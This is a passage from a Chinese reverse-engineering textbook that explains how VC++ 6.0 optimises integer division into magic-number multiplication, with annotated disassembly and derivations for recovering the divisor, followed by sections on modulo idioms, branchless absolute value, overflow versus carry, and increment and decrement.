设 c 为常量 24924925h，以上代码等价于：

.text:0040108B 处的 sub ecx, edx 直接减去了乘法结果的高 32 位，数学表达式等价于 $ecx-\frac{ecx*c}{2^{32}}$；

此后的 shr ecx, 1 相当于除以 2：$\frac{ecx-\frac{ecx*c}{2^{32}}}{2}$；

此后的 add ecx, edx 再次加上乘法结果的高 32 位：$\frac{ecx-\frac{ecx*c}{2^{32}}}{2}+\frac{ecx*c}{2^{32}}$；

此后的 shr ecx, 2 等价于把加法的结果再次除以 4：$\frac{\frac{ecx-\frac{ecx*c}{2^{32}}}{2}+\frac{ecx*c}{2^{32}}}{2^2}$。

最后直接使用 ecx，乘法结果低 32 位 eax 弃而不用。

先简化表达式：

$$\frac{\frac{ecx-\frac{ecx*c}{2^{32}}}{2}+\frac{ecx*c}{2^{32}}}{2^2} => \frac{\frac{2^{32}*ecx-ecx*c}{2^{33}}+\frac{ecx*c}{2^{32}}}{2^2}$$

$$=> \frac{2^{32}*ecx-ecx*c+2*ecx*c}{2^{35}} => ecx*\frac{2^{32}+c}{2^{35}}$$

进而推导：

$$\frac{a}{o}=a*\frac{1}{o}=a*\frac{2^{32}+\frac{2^{32+n}}{o}-2^{32}}{2^{32+n}}$$

若有 $c=\frac{2^{32+n}}{o}-2^{32}$，$n=3$，$a$ 为 ecx，则有：

$$ecx*\frac{2^{32}+c}{2^{35}}=a*\frac{2^{32}+\frac{2^{35}}{o}-2^{32}}{2^{35}}=\frac{a}{o}$$

没错，这里的高级代码本来就是执行除法。

数数一共移动了几次，ecx 一共右移了 3 位，而且直接与 edx 运算并作为结果使用，因此还得加上乘法的低 32 位，共计 3 5 位，故 n 的取值为 3。已知 c 值为常量 24924925h，根据上述推导，可得：

$$c=\frac{2^{32+n}}{o}-2^{32}=\frac{2^{32+3}}{o}-2^{32}=24924925h$$

解方程求得：

$$o=\frac{2^{32+n}}{2^{32}+c}=\frac{2^{35}}{2^{32}+24924925h}=6.99999\cdots\cdots\approx 7$$

于是，我们反推出优化前的高级代码为：

```
printf("nVarTwo / 7 = %d\r\n", argc / 7);
```

在计算得出 MagicNumber 后，如果其值超出 4 字节整数的表达范围，编译器会对其进行调整。如上例中的 argc / 7，在计算 MagicNumber 时，编译器选择 $\frac{2^{35}}{7}$，其结果超出了 4 字节整数的表达范围，所以编译器调整 MagicNumber 的取值为 $\frac{2^{35}}{7}-2^{32}$，导致整个除法的推导也随之调整。

综合上述证明，可推导出除法等价优化公式如下：

设 $c = \frac{2^{32+n}}{o} - 2^{32}$，可得：

$$\frac{a}{o} = \frac{\frac{a - \frac{a*c}{2^{32}}}{2} + \frac{a*c}{2^{32}}}{2^{n-1}}$$

总结：

```
mov eax, MagicNumber
;这里的 reg 表示通用寄存器，上例中为 ecx，实际分析中还可能是其他寄存器
mul reg
sub reg, edx
shr reg, 1
add reg, edx
shr reg, A ；这句或许没有，如果没有，则 n 值为 1，否则这里的 A 就是 n-1 的值
；此后直接使用 reg 的值，eax 弃而不用
```

如果遇到以上指令序列，基本可判定是除法优化后的代码，其除法原型为 a 除以常量 o，mul 可表明是无符号计算，其操作数是优化前的被除数 a，接下来统计右移的总次数以确定公式中的 n 值，然后使用公式 $o = \frac{2^{32+n}}{2^{32}+c}$ 将 MagicNumber 作为 c 值代入公式求解常量除数 o，即可恢复除法原型。

现在我们可以把难度再提高一点点了，回顾代码清单 4-6 中的关键部分：

```
……

; 92492493h 疑似 2^n/o
.text:004010AA      mov eax, 92492493h
; 这里是流水线优化，esp 和上次调用的 call 指令相关，和除法计算无关，可暂不理会
; 关于流水线优化详见 4.4.1 小节
.text:004010AF      add esp, 8
; 有符号乘法，用 esi 乘以 eax，esi 中保存被除数
.text:004010B2      imul esi
; 这里又多出一个诡异的加法
.text:004010B4      add edx, esi
; 右移 2 位，也可看做除 4
.text:004010B6      sar edx, 2
; 结果给 eax
.text:004010B9      mov eax, edx
; 负数调整加 1
.text:004010BB      shr eax, 1Fh
.text:004010BE      add edx, eax
.text:004010C0      push edx
.text:004010C1      push offset aNvartwo7D ; "nVarTwo / 7 = %d"
.text:004010C6      call _printf
```

……

虽然这个例子中的源码我们都已经了解，但是在 .text:004010B4 处的加法显得很奇怪，其实这里的代码是上面介绍的除法转乘法公式的变化。在 .text:004010B2 处的指令是 imul esi，这是个有符号数的乘法。**请注意，编译器在计算 MagicNumber 时是作为无符号处理的，而代入除法转换乘法的代码中又是作为有符号乘数处理的。因为有符号数的最高位不是数值，而是符号位，所以，对应的有符号乘法指令是不会让最高位参与数值计算的，这会导致乘数的数学意义和 MagicNumber 不一致。**

于是，在有符号乘法中，如果 $\frac{2^n}{o}$ 的取值大于 0x80000000（最高位为 1，补码形式为负数），实际参与乘法计算的是个负数，其值应等价于 $\frac{2^n}{o}-2^{32}$，证明如下：

设有符号整数 x、无符号整数 y，$y \geqslant$ 0x80000000，我们定义 y 的有符号补码值为 y(补)，y 的无符号值表示为 y(无)。如当 y = 0xffffffff，y(补) 的真值 = −1，y(无)$=2^{32}-1$。

对 x、y 进行有符号乘法，根据求补计算规则可推出 y(补) $=2^{32}-y$(无)，因 $y \geqslant$ 0x80000000，所以 y(补) 表达为负数，其真值为 $-(2^{32}-y$(无))，简化得到：

y(补) 的真值 $=-(2^{32}-y$(无)) $=y$(无)-2^{32}

例如：neg(5) = 0xfffffffb

neg(5) 的真值 = −5 = $-(2^{32}-$0xfffffffb) = 0xfffffffb-2^{32}

代入有符号乘法：

$x*y$(补)$=x*(y$(无)$-2^{32})$

由此可得，对于有符号整数 x、无符号整数 y，y >= 0x80000000，当对 x、y 进行有符号乘法计算时，其结果等于 $x*(y$(无)$-2^{32})$，若期望的乘法结果为 $x*y$(无)，则需要调整为：

$x*y$(无)$=x*(y$(无)$-2^{32})+2^{32}*x=x*y$(补)$+2^{32}*x$

前面例题中的 $x*\frac{2^n}{o}$，因 $\frac{2^n}{o}$ 在计算机补码中表示为负数，根据以上推导，$x*\frac{2^n}{o}$ 等价于 $x*\left(\frac{2^n}{o}-2^{32}\right)$，故其除法等价优化公式也相应调整为：

$$\frac{x}{o} => x*\frac{2^n}{o}*\frac{1}{2^n} => \left(x*\left(\frac{2^n}{o}-2^{32}\right)+2^{32}*x\right)*\frac{1}{2^n}$$

完全理解以上证明后，就可以回过头来分析代码清单 4-6 并将其还原为高级代码了。

先看 .text:004010B2 处的代码：

```
; ……
.text:004010B2      imul esi
.text:004010B4      add edx, esi
.text:004010B6      sar edx, 2
```

```
; 负数调整略
```

这里先乘后加，但是参与加法的是 edx，由于 edx 保留了乘法计算的高 32 位，因此这里的 edx 等价于 $\frac{esi*eax}{2^{32}}$，然后加上被除数 esi，对 edx 右移两位，负数调整后直接使用 edx 中的值了，舍弃了低 32 位，相当于一共右移了 34 位，于是可推导出原来的除数。

将以上代码转换为公式：

$$edx=\frac{\frac{esi*eax}{2^{32}}+esi}{2^{2}}=\frac{esi*eax+2^{32}*esi}{2^{34}}=(esi*eax+2^{32}*esi)*\frac{1}{2^{34}}$$

上式等价于 $edx=\frac{esi}{o}$，o 为某常量，eax 为 MagicNumber, esi 为被除数。

$$eax=\frac{2^{n}}{o}=\frac{2^{34}}{o}=92492493h=c$$

解方程得：$o=\frac{2^{n}}{c}=\frac{2^{34}}{92492493h}=6.999999\cdots\cdots\approx 7$

于是，我们反推出优化前的高级代码为：

```
printf("%d", argc / 7);
```

注意，这里的 argc 是有符号整型，因为指令中使用的是 imul 有符号乘法指令。

总结：

```
mov eax, MagicNumber（大于 7fffffffh）
imul reg
add edx, reg
sar edx, …
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用 edx 的值
```

当遇到以上指令序列时，基本可判定是除法优化后的代码，其除法原型为 a 除以常量 o，imul 表明是有符号计算，其操作数是优化前的被除数 a，接下来统计右移的总次数以确定公式中的 n 值，然后使用公式 $o=\frac{2^{n}}{c}$，将 MagicNumber 作为 c 值代入公式求解常量除数 o，即可恢复除法原型。

○除数为负的 2 的幂

```
.text:00401000 _main proc near ; CODE XREF: start+AF↓p
```

```
.text:00401000
.text:00401000 arg_0= dword ptr  4
.text:00401000
.text:00401000      mov eax, [esp+arg_0]
.text:00401004      cdq
.text:00401005      and edx, 7
.text:00401008      add eax, edx
.text:0040100A      sar eax, 3
.text:0040100D      neg eax
.text:0040100F      push eax
.text:00401010      push offset Format ; "%d"
.text:00401015      call _printf
.text:0040101A      add esp, 8
.text:0040101D      retn
.text:0040101D _main endp
```

有了前面的基础，现在应该能理解上面的代码了，在0040100A地址处的有符号右移指令存在的原因和前面讨论的道理一致，其后的neg相当于取负。对于除数为负的情况，neg的出现很合理 $\left(\frac{a}{-b}=-\left(\frac{a}{b}\right)\right)$。可能存在的问题在从00401004地址处开始的三行中（粗体表示），cdq将被除数扩展到edx，然后edx与7进行位与操作，最后将结果与被除数相加。相关证明可参考以上除数为正的2的幂的讨论，这里不再赘述。

○除数为负的非2的幂（上）

```
.text:00401000 _main proc near ; CODE XREF: start+AF↓p
.text:00401000 arg_0= dword ptr  4
.text:00401000      mov ecx, [esp+arg_0]
.text:00401004      mov eax, 99999999h
.text:00401009      imul ecx
.text:0040100B      sar edx, 1
.text:0040100D      mov eax, edx
.text:0040100F      shr eax, 1Fh
.text:00401012      add edx, eax
.text:00401014      push edx
.text:00401015      push offset Format ; "%d\n"
.text:0040101A      call _printf
.text:0040101F      add esp, 8
.text:00401022      xor eax, eax
.text:00401024      retn
.text:00401024 _main endp
```

除数为负的求值过程，有什么需要注意的呢？我们先看看除法转乘法的过程：

当 o 为正数时，设 $c=\frac{2^n}{o}$，有：

$$\frac{x}{o}=x*c*\frac{1}{2^n}$$

当 o 为负数时，有：

$$\frac{x}{o} = x*(-c)*\frac{1}{2^n}$$

$$即 -c = -\frac{2^n}{|o|} = \frac{2^n}{|o|}(求补) = 2^{32} - \frac{2^n}{|o|}$$

现在我们来看看这次编译器产生的代码，eax 是 MagicNumber，ecx 为被除数，代码体现以下表达式：

$$edx = \frac{ecx*eax}{2^{33}}$$

在讨论的过程中，我们来谈谈分析编译器行为的一个好办法。其实很简单，先写出高级语言，然后看对应的汇编代码，再接着论证其数学模型，最后就可以归纳出还原的办法和依据。在这个例子中，我们出于研究目的，分析自己写的代码，所以对应的运算是已知的：

$$\frac{ecx*eax}{2^{33}} = \frac{ecx}{o}$$

eax 保存了 MagicNumber 值，据上式可得：

$$eax = \frac{2^n}{|o|}(求补) = 2^{32} - \frac{2^n}{|o|} = 2^{32} - \frac{2^{33}}{|o|} = 99999999h = c$$

接下来，我们求解 $|o|$：

$$|o| = \frac{2^n}{2^{32}-c} = \frac{2^{33}}{2^{32}-99999999h} = \frac{2^{33}}{66666667h} = 4.999999\cdots\cdots \approx 5$$

在分析过程中，以上代码很容易与除数为正的情况相混淆，我们先看看这两者之间的重要差异。关键点在于上述代码中粗体标记的 00401004 处。在前面讨论的除以 7 的例子中，我们讲过，当 MagicNumber 最高位为 1 时，对于正除数，编译器会在 imul 和 sar 之间产生调整作用的 add 指令，而本例没有，结合上下流程可分析 MagicNumber 为补码形式，除数为负。这点应作为区分负除数的重要依据。

于是，我们反推出优化前的高级代码为：

```
printf("%d", argc / -5);
```

总结：

```
mov eax, MagicNumber (大于 7fffffffh)
imul reg
sar edx, …
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用 edx 的值
```

如果遇到以上指令序列，则基本可判定是除法优化后的代码，其除法原型为 a 除以常量 o，imul 可表明是有符号计算，其操作数是优化前的被除数 a，由于 MagicNumber 取值大于 7fffffffh，而 imul 和 sar 之间未见任何调整代码，故可认定除数为负，且 MagicNumber 为补码形式。接下来统计右移的总次数以确定公式中的 n 值，然后使用公式 $|o| = \frac{2^n}{2^{32} - c}$，将 MagicNumber 作为 c 值代入公式求解常量除数 $|o|$，即可恢复除法原型。

○除数为负的非 2 的幂（下）

上例中我们讨论了 MagicNumber 大于 0x7fffffff 的处理方式，接下来讨论在什么情况下 MagicNumber 会小于等于 0x7fffffff，这时候应该怎么处理，请先阅读以下代码：

```
.text:00401000 _main proc near ; CODE XREF: start+AF↓p
.text:00401000 arg_0= dword ptr  4
.text:00401000      mov ecx, [esp+arg_0]
.text:00401004      mov eax, 6DB6DB6Dh
.text:00401009      imul ecx
.text:0040100B      sub edx, ecx
.text:0040100D      sar edx, 2
.text:00401010      mov eax, edx
.text:00401012      shr eax, 1Fh
.text:00401015      add edx, eax
.text:00401017      push edx
.text:00401018      push offset Format ; "%d"
.text:0040101D      call _printf
.text:00401022      add esp, 8
.text:00401025      retn
.text:00401025 _main endp
```

回忆前面除数等于 +7 的讨论，对于正除数，MagicNumber 大于 0x7fffffff 的处理：

$$\frac{x}{o} \Rightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \Rightarrow \left(x * \left(\frac{2^n}{o} - 2^{32}\right) + 2^{32} * x\right) * \frac{1}{2^n}$$

其 MagicNumber 为 $\frac{2^n}{o} - 2^{32}$。

当除数 o 为负数时，我们直接对上式 MagicNumber 取负即可，设 MagicNumber 为 c：

$$c = -\left(\frac{2^n}{|o|} - 2^{32}\right) = 2^{32} - \frac{2^n}{|o|}$$

对应调整除法转换公式：

$$\frac{x}{o} \Rightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \Rightarrow \left(x * \left(2^{32} - \frac{2^n}{|o|}\right) - 2^{32} * x\right) * \frac{1}{2^n} \Rightarrow x * \frac{c - 2^{32}}{2^n}$$

明白以上推导，可先将以上代码转换为公式：

$$edx=\frac{\frac{edx*eax}{2^{32}}-ecx}{2^{2}}=\frac{ecx*eax-2^{32}*ecx}{2^{34}}=ecx*\frac{eax-2^{32}}{2^{34}}$$

$$ecx*\frac{eax-2^{32}}{2^{34}}=\frac{ecx}{o}$$

据上式可得：

$$eax=2^{32}-\frac{2^{n}}{|o|}=2^{32}-\frac{2^{34}}{|o|}=6DB6DB6Dh$$

接下来，我们求解 o：

$$|o|=\frac{2^{n}}{2^{32}-c}=\frac{2^{34}}{2^{32}-6DB6DB6Dh}=\frac{2^{34}}{92492493h}=6.999999\cdots\cdots\approx 7$$

于是，我们反推出优化前的高级代码为：

```
printf("%d", argc / -7);
```

总结：

```
mov eax, MagicNumber (小于等于 7fffffffh)
imul reg
sub edx, reg
sar edx, …
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用 edx 的值
```

当遇到以上指令序列时，基本可判定是除法优化后的代码，其除法原型为 a 除以常量 o，imul 可表明是有符号计算，其操作数是优化前的被除数 a，由于 MagicNumber 取值小于等于 7fffffffh，而 imul 和 sar 之间有 sub 指令来调整乘积，故可认定除数为负，且 MagicNumber 为补码形式。接下来统计右移的总次数以确定公式中的 n 值，然后使用公式 $|o|=\frac{2^{n}}{2^{32}-c}$ 将 MagicNumber 作为 c 值代入公式求解常量除数 $|o|$，即可恢复除法原型。

❑ 除法优化的原则

看到这里，大家应该注意到，在以上的讨论中，还原所得的除数是近似值，说明给出的公式还不够严格。我们接下来好好思考一下还原的除数近似但不等的原因，先看看余数是多少。

回忆一下除法和余数的关系，根据（性质 3），有：

$b=(a-r)/q$

代入 $c=\frac{2^n}{o}$，公式变为 $c=\frac{2^n+r}{o}$

以除以9为例：

$$c=\frac{2^{33}+r}{9}=38E38E39h$$

解方程求：

$r = 38E38E39h * 9 - 2^{33} = 200000001h - 200000000h = 1$

$$c=\frac{2^{33}+1}{9}=38E38E39h$$

于是找到不等于的原因：

$\frac{x}{o} \Leftrightarrow x*\frac{2^n}{o}*\frac{1}{2^n}$ 这里的 $\frac{2^n}{o}$ 是存在错误的，MagicNumber是整数值，而 $\frac{2^n}{o}$ 是实数值。于是修改推导公式为：

$$\frac{x}{o} \Leftrightarrow x*\frac{2^n+r}{o}*\frac{1}{2^n+r}$$

结果现在又出现了“新问题”，在反汇编代码流程中，还原的公式为：

(eax * arg_0) ≫ 33

等价于：$\frac{arg_0*38E38E39h}{2^{33}}$

38E38E39h 是 $\frac{2^n+r}{o}$ 的值，代入得到：

$x*\frac{2^n+r}{o}*\frac{1}{2^n} \neq \frac{x}{o}$——看起来是前功尽弃。

现在我们来解决这个疑问，当 $x \geqslant 0$ 时，根据C语言除法向0取整规则，有：

$$\left\lceil\frac{x}{o}\right\rceil=\left\lfloor\frac{x}{o}\right\rfloor=\left\lfloor x*\frac{2^n+r}{o}*\frac{1}{2^n}\right\rfloor$$

证明：

$$\left\lfloor x*\frac{2^n+r}{o}*\frac{1}{2^n}\right\rfloor=\left\lfloor\frac{2^n x+rx}{2^n o}\right\rfloor=\left\lfloor\frac{x}{o}+\frac{rx}{2^n o}\right\rfloor$$

在编译器计算MagicNumber时，如果给出一个合适的 n 值，使下式成立：

$$0 \leqslant \frac{rx}{2^n o} < \left|\frac{1}{o}\right|$$

则根据（推导 6）可得：

$$\left\lfloor \frac{x}{o} + \frac{rx}{2^n o} \right\rfloor = \left\lfloor \frac{x}{o} \right\rfloor$$

举例说明一下，以前面讨论的 arg_0 / 9 为例，设 arg_0/ 9 商为 q：

$$c = \frac{2^{33}+1}{9} = 38E38E39h$$

当 arg_0 ≥ 0 时，有：

$$q = \left\lfloor \frac{arg_0 * c}{2^{33}} \right\rfloor = \left\lfloor \frac{arg_0}{2^{33}} * \frac{2^{33}+1}{9} \right\rfloor = \left\lfloor \frac{2^{33} * arg_0 + arg_0}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{arg_0}{9} + \frac{arg_0}{2^{33} * 9} \right\rfloor$$

显然 arg_0 < 2^{33}，于是得到 $0 \leqslant \frac{arg_0}{2^{33} * 9} < \frac{1}{9}$，根据（推导 6）可以得到：

$$q = \left\lfloor \frac{arg_0}{9} + \frac{arg_0}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{arg_0}{9} \right\rfloor$$

当 $x < 0$ 时，有：

$$\left\lceil \frac{x}{o} \right\rceil = \left\lceil \frac{x}{o} \right\rceil = \left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1$$

证明：

根据 (推导 3)：

$$\left\lceil x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rceil = \left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1$$

$$\left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1 = \left\lfloor \frac{2^n x + rx + 2^n o}{2^n o} \right\rfloor$$

根据 (推导 7)：

$$\left\lfloor \frac{2^n x + rx + 2^n o}{2^n o} \right\rfloor = \left\lceil \frac{2^n x + rx + 2^n o - 2^n o + 1}{2^n o} \right\rceil = \left\lceil \frac{2^n x + rx + 1}{2^n o} \right\rceil = \left\lceil \frac{x}{o} + \frac{rx+1}{2^n o} \right\rceil$$

在编译器计算 MagicNumber 时，如果给出一个合适的 n 值，使下式成立：

$$-\left|\frac{1}{o}\right| < \frac{rx+1}{2^n o} \leqslant 0$$

则根据（推导 6）可得：

$$\left\lceil \frac{x}{o} + \frac{rx+1}{2^n o} \right\rceil = \left\lceil \frac{x}{o} \right\rceil$$

举例说明一下，以前面讨论的 arg_0/9 为例，设 arg_0/9 商为 q：

$$c=\frac{2^{33}+1}{9}=38E38E39h$$

当 arg_0 < 0 时，有：

$$q=\left\lfloor\frac{arg_0*c}{2^{33}}\right\rfloor+1=\left\lfloor\frac{arg_0}{2^{33}}*\frac{2^{33}+1}{9}\right\rfloor+1=\left\lfloor\frac{2^{33}*arg_0+arg_0+2^{33}*9}{2^{33}*9}\right\rfloor$$

根据（推导 7）：

$$\left\lfloor\frac{2^{33}*arg_0+arg_0+2^{33}*9}{2^{33}*9}\right\rfloor=\left\lceil\frac{2^{33}*arg_0+arg_0+1}{2^{33}*9}\right\rceil=\left\lceil\frac{arg_0}{9}+\frac{arg_0+1}{2^{33}*9}\right\rceil$$

显然 $-\frac{1}{9}<\frac{arg_0+1}{2^{33}*9}\leqslant 0$，根据（推导 6）可以得到：

$$q=\left\lceil\frac{arg_0}{9}+\frac{arg_0+1}{2^{33}*9}\right\rceil=\left\lceil\frac{arg_0}{9}\right\rceil$$

由以上讨论可以看出，关键点在于，编译器计算 MagicNumber 的值，使运算结果满足（推导 6）中的等式，其中计算确定 MagicNumber 表达式中 2^n 的取值尤为重要。读者可以自行尝试分析其他案例。

笔者曾经分析过 VC++ 6.0 中计算 MagicNumber 的过程，现在将分析的要点和还原的代码提供出来，供有兴趣的读者研究。找到 VC++ 6.0 安装目录下的 \VC98\Bin 文件夹中的 c2.dll(版本 12.0.9782.0)，先用 OD 载入这个目录下的 CL.EXE，加入命令行后开始调试（如 cl /c /O2 test.cpp)，然后在 LoadLibrary 这个函数下断点，等待 c2 文件加载，其有符号整数除法 MagicNumber 的计算过程在 c2 的文件偏移 OX5FACE 处。加载后的虚拟地址请自行计算（参考 PE 格式相关资料），断点设置在此处可以看到有符号整数除法 MagicNumber 的推算过程，其汇编代码过长，读者可以自己使用 IDA 查看，本书不再列出，笔者直接提供使用 hexray 插件后修改的 C 代码见随书文件中的 SignedDivision.cpp。

理解了整数除法后，我们顺便也谈谈取模。

在 VC++ 6.0 中，对两个变量取模或者对非 2 的幂取模，可直接使用 div 或 idiv 指令完成，余数在 dx 或者是 edx 中。对 2 的 k 次方取余，余数的值只需取得被除数二进制数值中的最后 k 位的值即可，负数则还需在 k 位之前补 1，设 k 为 5，可以得到以下代码：

```
  mov reg, 被除数
  and reg,8000001Fh
  jns LAB1
  or reg, 0FFFFFFE0h
LAB1:
```

如果余数的值非 0，以上代码是没有问题的；如果余数的值为 0，则根据以上代码计算出的结果（FFFFFFE0h）是错误的。因此应该加以调整，调整的方法为在 or 运算之前减 1，

在 or 运算之后加 1。对于余数不为 0 的情况，此调整不影响计算结果；对于余数为 0 的情况，末尾 k 位全部为 0 值，此时减 1 得到末尾 k 位为 1，or 运算得到 −1，最后加 1 得到余数值为 0。调整后的代码如下：

```
  mov reg, 被除数
  and reg,8000001F ;这里的立即数是去掉高位保留低位的掩码，其值由2^k 决定
  jns LAB1
  dec reg
  or reg, FFFFFFE0
  inc reg
LAB1:
```

当遇到以上指令序列时，基本可判定是取模代码，其取模原型为被除数（变量）对 2^k（常量）执行取模运算，jns 可表明是有符号计算，考察“and reg,8000001F”这类去掉高位保留低位的代码，统计出一共保留了多少低位，即可得到 k 的值，代入求得 2^k 的值后，可恢复取模代码原型。

最后强调一点，对于 $x\%2^k$ 这样的运算，有的编译器会利用性质 5 得到以下代码（$x\%2^5$）：

```
; 先求 x/2^5 的商
mov eax, 被除数
cdq
and edx,1F
add eax,edx
sar eax,5 ;这时 eax 已经得到了商
; 余数 = 被除数 - 商 *2^5
shl eax, 5
sub 被除数 , eax ;此时可以得到余数
```

通过以上方法可以实现无分支取模。

关于负数取模问题，下面来论证一下。

$r = a \% b\ (b < 0)$，根据性质 5：$r = a - q*b$，当 r 为非 0 值，可得 r 的符号和 a 相同，可以推导：当 $a > 0$，$b < 0$ 时，$r = a \% b = a \% |b|$；当 $a < 0$，$b < 0$ 时，$r = a \% b = -(|a| \% |b|)$。取绝对值的 C 语言程序对应的代码如下所示：

```
int main(int argc, char* argv[])
{
  printf("%d\r\n", abs(argc));

  return 0;
}
```

对应的反汇编代码如下所示：

```
.text:00401000 _main proc near
.text:00401000
.text:00401000 arg_0= dword ptr  4
```

```
.text:00401000
.text:00401000      mov eax, [esp+arg_0]
.text:00401004      cdq
.text:00401005      xor eax, edx
.text:00401007      sub eax, edx   ; 无分支求eax的绝对值
.text:00401009      push eax
.text:0040100A      push offset aD                        ; "%d\r\n"
.text:0040100F      call sub_401020
.text:00401014      add esp, 8
.text:00401017      xor eax, eax
.text:00401019      retn
.text:00401019 _main endp
```

上面是一个无分支求绝对值的例子。在上例中，eax 得到 arg_0 的值，然后 cdq 的高位扩展到 edx，当 eax ≥ 0 时，edx 的值为 0；否则 edx 为 0xFFFFFFFF，也就是 −1。接着执行 xor eax, edx，对于异或运算，与 0 异或时，其值不变；与 1 异或时，相当于求反。因此，这里代码的含义是：当 eax ≥ 0 时，edx 为 0，异或后其值不变；否则 edx 为 0xFFFFFFFF，异或后等价于取反。最后执行 sub eax, edx，也就是说，当 eax ≥ 0 时，edx 为 0，“sub eax, edx”的结果相当于 eax 减去 0，其值不变；否则 edx 为 −1，“sub eax, edx”相当于 eax 自加 1，结合前面的求反也就等价于求补。综上所述，当 eax ≥ 0 时，其值不变，否则 eax 求补，相当于求绝对值。

请读者按以上推导，自己研究对 -2^k 取模的实现原理。

4.1.2 算术结果溢出

我们在前面已经接触过算术结果溢出的相关知识，例如，占据 4 字节 32 位内存空间的数据经过运算后，得到的结果超出了存储空间的大小，这时就会产生溢出现象。

又如，int 类型的数据 0xFFFFFFFF 加 2 得到的结果将会超出 int 类型的存储范围，超出的部分也称为溢出数据。溢出数据无法被保存，将会丢失。对于有符号数而言，原数据为一个负数，溢出后由于表示符号的最高位被进位，原来的 1 变成了 0，这时负数也相应地成为了正数，如图 4-4 所示。




图 4-4 溢出结果对比

图 4-4 中演示了数据是如何产生溢出的，以及溢出后为什么数据会改变符号（由一个负

数变为正数)。一个无符号数产生溢出后会从一个最大数变为最小数。有符号数溢出会修改符号位。具体的示例如代码清单 4-10 所示。

代码清单 4-10　利用溢出跳出循环

```
// 看似死循环的 for 语句
for (int i = 1; i > 0; i++)
{
   printf("%d \r\n", i);
}
```

代码清单 4-10 中的 for 循环看上去是一个死循环，但由于 i 是一个有符号数，当 i 等于它允许取得的最大正数值 0x7FFFFFFF 时，再次加 1 后，数值会产生进位，将符号位 0 修改为 1，最终结果为 0x80000000，这时的最高位为 1，按照有符号数进行解释，这便是一个负数，对于 for 循环而言，当循环条件为假时，则会跳出循环体，结束循环。

溢出是由于数据进位后超出数据的保存范围导致的。溢出和进位都表示数据超出了存储范围，它们之间又有什么区别呢？

- 进位

无符号数超出存储范围叫做进位。因为没有符号位，不会破坏数据，而多出的 1 位数据会被进位标志位 CF 保存，数据产生了进位，只是进位后的 1 位数据 1 不在自身的存储空间中，而在标志位 CF 中。可通过查看进位标志位 CF，检查数据是否进位。

- 溢出

有符号数超出存储范围叫做溢出，由于数据进位，从而破坏了有符号数的最高位——符号位。只有有符号数才有符号位，所以溢出只针对有符号数。可查看溢出标志位 OF，检查数据是否溢出。OF 的判定规则很简单，如果参与加法计算的数值符号一致，而计算结果符号不同，则判定 OF 成立，其他都不成立。

也有其他操作指令会导致溢出或进位，具体请参考 Intel 手册。

4.1.3　自增和自减

VC++ 6.0 使用“++”、“--”来实现自增和自减操作。自增和自减有两种定义，一种为自增自减运算符在语句块之后，则先执行语句块，再执行自增自减；另一种恰恰相反，自增自减运算符在语句块之前，则先执行自增和自减，再执行语句块。通常，自增和自减是被拆分成两条汇编指令语句执行的，如代码清单 4-11 所示。

代码清单 4-11　自增和自减

```
// C++ 源码说明：除法运算
// 变量定义并初始化
int nVarOne = argc;
int nVarTwo = argc;
// 变量后缀自增参与表达式运算
```

```
nVarTwo = 5 + (nVarOne++);
// 变量前缀自增参与表达式运算
nVarTwo = 5 + (++nVarOne);

// 变量后缀自减参与表达式运算
nVarOne = 5 + (nVarTwo--);
// 变量前缀自减参与表达式运算
nVarOne = 5 + (--nVarTwo);

// C++ 源码与对应汇编代码讲解
// 变量定义初始化略

// C++ 源码对比，后缀自增运算
nVarTwo = 5 + (nVarOne++);
; 取出变量 nVarOne，保存在 edx 中
0040BA34   mov         edx,dword ptr [ebp-4]
; 对 edx 执行加等于 5
0040BA37   add         edx,5
; 将 edx 赋值给变量 nVarTwo，可以看到没有对变量 nVarOne 执行自增运算
0040BA3A   mov         dword ptr [ebp-8],edx
; 再次取出变量 nVarOne 数据存入 eax 中
0040BA3D   mov         eax,dword ptr [ebp-4]
; 执行 eax 加等于 1
0040BA40   add         eax,1
; 将 eax 赋值给变量 nVarOne，等同于对变量 nVarOne 执行自增 1 操作
0040BA43   mov         dword ptr [ebp-4],eax
// C++ 源码对比，前缀自增运算
nVarTwo = 5 + (++nVarOne);
; 取出变量 nVarOne 数据放入 ecx 中
0040BA46   mov         ecx,dword ptr [ebp-4]
; 对 ecx 执行加等于 1 操作
0040BA49   add         ecx,1
; 将 ecx 赋值给变量 nVarOne，完成自增 1 操作
0040BA4C   mov         dword ptr [ebp-4],ecx
; 取出变量 nVarOne 放入 edx 中
0040BA4F   mov         edx,dword ptr [ebp-4]
; 对 edx 执行加等于 5
0040BA52   add         edx,5
; 将结果 edx 赋值给变量 nVarTwo
0040BA55   mov         dword ptr [ebp-8],edx
; 自减与自增相似，只是将 add 改为 sub，略
```

从代码清单 4-11 中可以看出，VC++ 6.0 先将自增自减运算进行分离，然后根据运算符的位置来决定执行顺序。将原语句块“VarTwo = 5 + (nVarOne++);”分解为“VarTwo = 5 + nVarOne；”和“nVarOne += 1；”，这样就实现了先参与语句块运算，再自增 1。同理，前缀 ++ 的拆分过程只是执行顺序做了替换，先将自身加等于 1，再参与表达式运算。在识别过程中，后缀 ++ 必然会保存计算前的变量值，在表达式计算完成后，才取出之前的值加 1，这是个显著特点。

4.2 关系运算和逻辑运算

